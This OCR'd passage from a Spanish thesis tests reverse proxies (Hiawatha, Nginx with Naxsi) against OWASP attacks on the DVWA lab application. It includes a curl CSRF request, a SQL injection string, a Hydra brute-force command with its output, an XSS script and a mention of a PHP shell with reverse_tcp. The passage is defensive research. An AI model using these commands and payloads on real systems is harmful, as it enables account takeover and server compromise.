


Figura 79- 4 *Captura de paquetes y datos encriptados.*
Realizado por: Guajala E. 2017

Como se puede visualizar en las figuras el protocolo de seguridad utilizado es el TLS (Transport Layer Security V1) el cual al momento brinda seguridad a la comunicación entre cliente y servidor.

Además se utiliza la directiva ***"RequireTLS"*** para habilitar el protocolo HSTS y así forzar a los clientes a comunicarse con el servidor autentico solo por HTTPS, evitando ataques de MitM (Man-in-the-Middle)

4.1.4.8. A8 Falsificación de peticiones en sitios cruzados (CSRF)

Para realizar el cambio de clave desde el equipo del atacante se utiliza la herramienta curl como se muestra a continuación

```
</html>root@kali:~/backdoor# curl --cookie "security=low; PHPSESSID=3bqtegkobsc5bq9mnj2
" --location "http://192.168.1.62/dvwa/vulnerabilities/csrf/?password_new=password123&p
assword_conf=password123&Change=Change#" |grep "Password Changed"| tee curl.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4865  100  4865    0     0   489k      0 --:--:-- --:--:-- --:--:--  593k
                <pre>Password Changed.</pre>
```

Figura 80- 4 *Ataque no bloqueado por el proxy reverso Hiawatha.*
Realizado por: Guajala E. 2017

```
192.168.1.14|Thu 15 Sep 2016 10:15:45 -0500|200|5560||GET /dvwa/vulnerabilities/
csrf/?password_new=password123&password_conf=password123&Change=Change HTTP/1.1|
User-Agent: curl/7.26.0|Host: 192.168.1.62|Accept: */*
```

Figura 81- 4 *Archivo access.log que indica el cambio de clave.*
Realizado por: Guajala E. 2017

En el fichero access.log, muestra que el ataque se lo realiza por medio del método GET.

4.1.5 Escenarios de prueba 4: Explotar los riesgos en la infraestructura protegida mediante el proxy reverso Nginx.

A continuación se explotan los riesgos y se analizan e interpretan los resultados obtenidos en el siguiente escenario.




Figura 82-4 *Escenarios de prueba 2: Infraestructura Protegida mediante Proxy Reverso Nginx.*
Realizado por: Guajala E. 2017

4.1.5.1 Parametrización del proxy reverso Nginx.

Como primera instancia se configura al servidor web Nginx para utilizarlo como proxy reverso con los parámetros que se indican a continuación. La instalación y el archivo de configuración completo lo pueden encontrar en el Anexo 3. La versión utilizada son: Nginx v1.10.1 y Naxsi v0.55rc2

A continuación se muestra las directivas que se configuran para que Nginx funcione como proxy reverso.

```
location / {
    # default_nginx_header_when_proxying
    proxy_pass http://internal.aplicacionweb.com:80;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;

    proxy_buffering on;
    client_max_body_size    10m;
    client_body_buffer_size 128k;
    proxy_send_timeout   90;
    proxy_read_timeout   90;
    proxy_buffer_size    128k;
    proxy_buffers     4 256k;
    proxy_busy_buffers_size 256k;
    proxy_temp_file_write_size 256k;
    proxy_connect_timeout 30s;
    proxy_redirect off;
    include /etc/nginx/naxsi.rules;
}
```

Figura 83-4 *Parametrización de Nginx para que funcione como proxy reverso*
Realizado por: Guajala E. 2017

En el archivo principal /etc/nginx/nginx.conf se habilita las firmas incluyendo la siguiente directiva.

Figura 84-4 *Nginx incluye el uso de las firmas de Naxsi.*
Realizado por: Guajala E. 2017

Dentro del arcvivo /etc/nginx/naxsi_core.rules se encuentran configuradas las firmas que se utilizan para poder detectar los ataques web, a continuación se muestra un ejemplo de una firma.




Figura 85-4 *Ejemplo de una firma de Naxsi*
Realizado por: Guajala E. 2017

Para poder utilizar las firmas mencionadas se debe habilitar unas reglas previas y parametrizar unas opciones básicas de Naxsi en /etc/nginx/naxsi.rules.




Figura 86-4 *Reglas y opciones básicas de Naxsi.*
Realizado por: Guajala E. 2017

Las directivas mostradas en la figura anterior indican lo siguiente:

- LearningMode: Solo detecta los ataques y no bloquea, estaría en un modo de aprendizaje.
- SecRulesEnabled: Se le indica a Naxsi que bloquee las peticiones maliciosas según sus firmas.
- DenieUrl: Configura el mensaje que mostrará Nginx al momento de bloquear una acción maliciosa.
- CheckRule: Se establece la condición y el umbral de los contadores versus las firmas.

Los ataques bloqueados se observa dentro del log /var/log/nginx/error.log, los cuales se visualiza con el siguiente comando:




Figura 87-4 *Archivo log naxsi_error.log*
Realizado por: Guajala E. 2017

4.1.5.2 A1 Inyección SQL

Se realiza la inyección del código malintencionado ***"%' or '0'='0"*** obteniendo los siguiente resultados.




Figura 88-4 *Ataque de inyección SQL a DVWA a través del proxy reverso Nginx + Naxsi*
Realizado por: Guajala E. 2017




Figura 89-4 Previene el ataque de inyección SQL por el porxy reverso Nginx + Naxsi
Realizado por: Guajala E. 2017

```
2016/06/14 22:01:19 [error] 1193#0: *25 NAXSI_FMT: ip=192.168.1.2&server=192.168.1.62&uri=/
dvwa/vulnerabilities/sqli/&learning=0&vers=0.55rc2&total_processed=26&total_blocked=3&block
=1&cscore0=$SQL&score0=18&cscore1=$XSS&score1=32&zone0=ARGS&id0=1009&var_name0=id&zone1=ARG
S&id1=1013&var_name1=id, client: 192.168.1.2, server: serverweb, request: "GET /dvwa/vulner
abilities/sqli/?id=%25%27+or+%270%27%3D%270&Submit=Submit HTTP/1.1", host: "192.168.1.62",
referrer: "http://192.168.1.62/dvwa/vulnerabilities/sqli/"
```

Figura 90-4 *Detección de ataque de inyección SQL en el archivo naxsi_error.log*
Realizado por: Guajala E. 2017

Como se observa en el log, lo datos más importante que muestra son; la URI /dvwa/vulnerabilities/sqli, el modo de activado de bloqueo &learning=0, la versión de las firmas vers=0.55rc2, la puntuación $SQL&score0=18 y $XSS&score1=32, Zona que en donde se detecto el código malicioso zone0=ARGS, y los Id´s de las firmas &id0=1009 y &id1=1013.

El total de los contadores de las variables $SQL y $XSS son los que definen si se bloquea o no el ataque, comparando la configuración de la parametrización del CheckRule en el archivo /etc/nginx/naxsi.rules.

4.1.5.3 A2. Pérdida de autenticación y gestión de sesiones

Mediante la herramienta Burp Suite se obtiene la cookie de sesión, la información del método GET y la URL, con lo cual se prepara el ataque de fuerza bruta con Hydra.

```
root@kali:/# hydra -l admin -P /usr/share/wordlists/dirb/small.txt 192.168.1.62
http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Logi
n=Login:Username and/or password incorrect.:H:Cookie: security=low; PHPSESSID=5j
jbkg9f5oh5nef2f8fd6obvi5"
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2016-09-19 21:44:39
[DATA] 16 tasks, 1 server, 958 login tries (l:1/p:958), ~59 tries per task
[DATA] attacking service http-get-form on port 80
[80][www-form] host: 192.168.1.62   login: admin   password: lost%2Bfound
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-09-19 21:44:44
```

Figura 91-4 *Bloqueo de ataque de fuerza bruta por el proxy reverso Nginx*
Realizado por: Guajala E. 2017

```
2016/09/19 00:26:55 [error] 1184#0: *26910 NAXSI_FMT: ip=192.168.1.12&server=192
.168.1.62&uri=/dvwa/vulnerabilities/brute/&learning=0&vers=0.55rc2&total_process
ed=6004&total_blocked=7&block=1&cscore0=$XSS&score0=8&zone0=ARGS&id0=1315&var_na
me0=password, client: 192.168.1.12, server: serverweb, request: "GET /dvwa/vulne
rabilities/brute/?username=admin&password=lost%252Bfound&Login=Login HTTP/1.0",
host: "192.168.1.62"
2016/09/19 00:26:55 [info] 1184#0: *26919 client closed connection while waiting
 for request, client: 192.168.1.12, server: 0.0.0.0:80
2016/09/19 00:26:55 [info] 1184#0: *26920 client closed connection while waiting
 for request, client: 192.168.1.12, server: 0.0.0.0:80
2016/09/19 00:26:55 [info] 1184#0: *26929 client closed connection while waiting
 for request, client: 192.168.1.12, server: 0.0.0.0:80
```

Figura 92-4 *Bloqueo de conexiones simultaneas desde una IP*
Realizado por: Guajala E. 2017

El ataque es bloqueado por varios intentos fallidos, y Naxsi cierra las conexiones, además se puede notar que la firma con Id=1315 de Naxsi lo identifica como un ataque XSS por la información enviada por el método GET.

4.1.5.4 A3 Secuencia de comandos en sitios cruzados (XSS)

XSS Reflejado

El atacante intenta ejecutar a la aplicación DVWA el siguiente script ***"<SCRIPT>alert("XSS");</SCRIPT>".***




Figura 93-4 *Ataque XSS reflejado en DVWA con protección proxy reverso Nginx*
Realizado por: Guajala E. 2017




Figura 94-4 *Bloqueo de ataque XSS Reflejado por el porxy reverso Nginx*
Realizado por: Guajala E. 2017




Figura 95-4 *Detección de ataque XSS Reflejado en el archivo naxsi_error.log*
Realizado por: Guajala E. 2017

El ataque es bloqueado de acuerdo a la firma con Id=1001, el cual de acuerdo a los argumentos enviados en el paquete HTTP/S el contador total del $XSS&score1=16 que es mayor al CheckRule en el archivo /etc/nginx/naxsi.rules.

XSS Persistente

El atacante intenta insertar un script malintencionado en el formulario el cual se va enviar a la aplicación mediante el método POST.




Figura 96-4 *Ataque XSS persistente en DVWA con proxy reverso Nginx*
Realizado por: Guajala E. 2017




Figura 97-4*: Ataque XSS persistente bloqueado por el porxy reverso Nginx*
Realizado por: Guajala E. 2017




Figura 98-4 *Detección de ataque XSS Persistente en el archivo naxsi_error.log*
Realizado por: Guajala E. 2017

El ataque es bloqueado de acuerdo a la firma con Id=1010, el cual de acuerdo al los datos enviados en el ***"body"*** del paquete HTTP/S el contador total del $XSS&score1=8 que es igual al CheckRule en el archivo /etc/nginx/naxsi.rules.

4.1.5.5 A4 Referencia directa insegura a objetos

Se inyecta el comando que se muestra en la siguiente figura.




Figura 99-4 *Ataque de referencia directa insegura a objeto en DVWA con proxy reverso Nginx*
Realizado por: Guajala E. 2017




Figura 100-4 *Ataque de referencia directa insegura a objeto es bloqueado por proxy reverso Nginx.*
Realizado por: Guajala E. 2017




Figura 101-4 *Detección de ataque referencia directa insegura a objeto en el archivo naxsi_error.log*
Realizado por: Guajala E. 2017

Como se observa en el archivo naxsi_error.log el ataque es bloqueado por la firma con Id= 1202.

4.1.5.6 A5 Configuración de seguridad incorrecta

El ataque consta en subir una shell PHP, el cual al momento de ejecutar permitirá abrir un socket en el servidor web, en donde se aloja la aplicación DVWA al cual el atacante se conectaría con el exploit "***reverse_tcp***" y podría tomar control del servidor web.

La aplicación no realiza ninguna verificación de la extensión del fichero, y tampoco el proxy reverse en Nginx lo puede controlar.

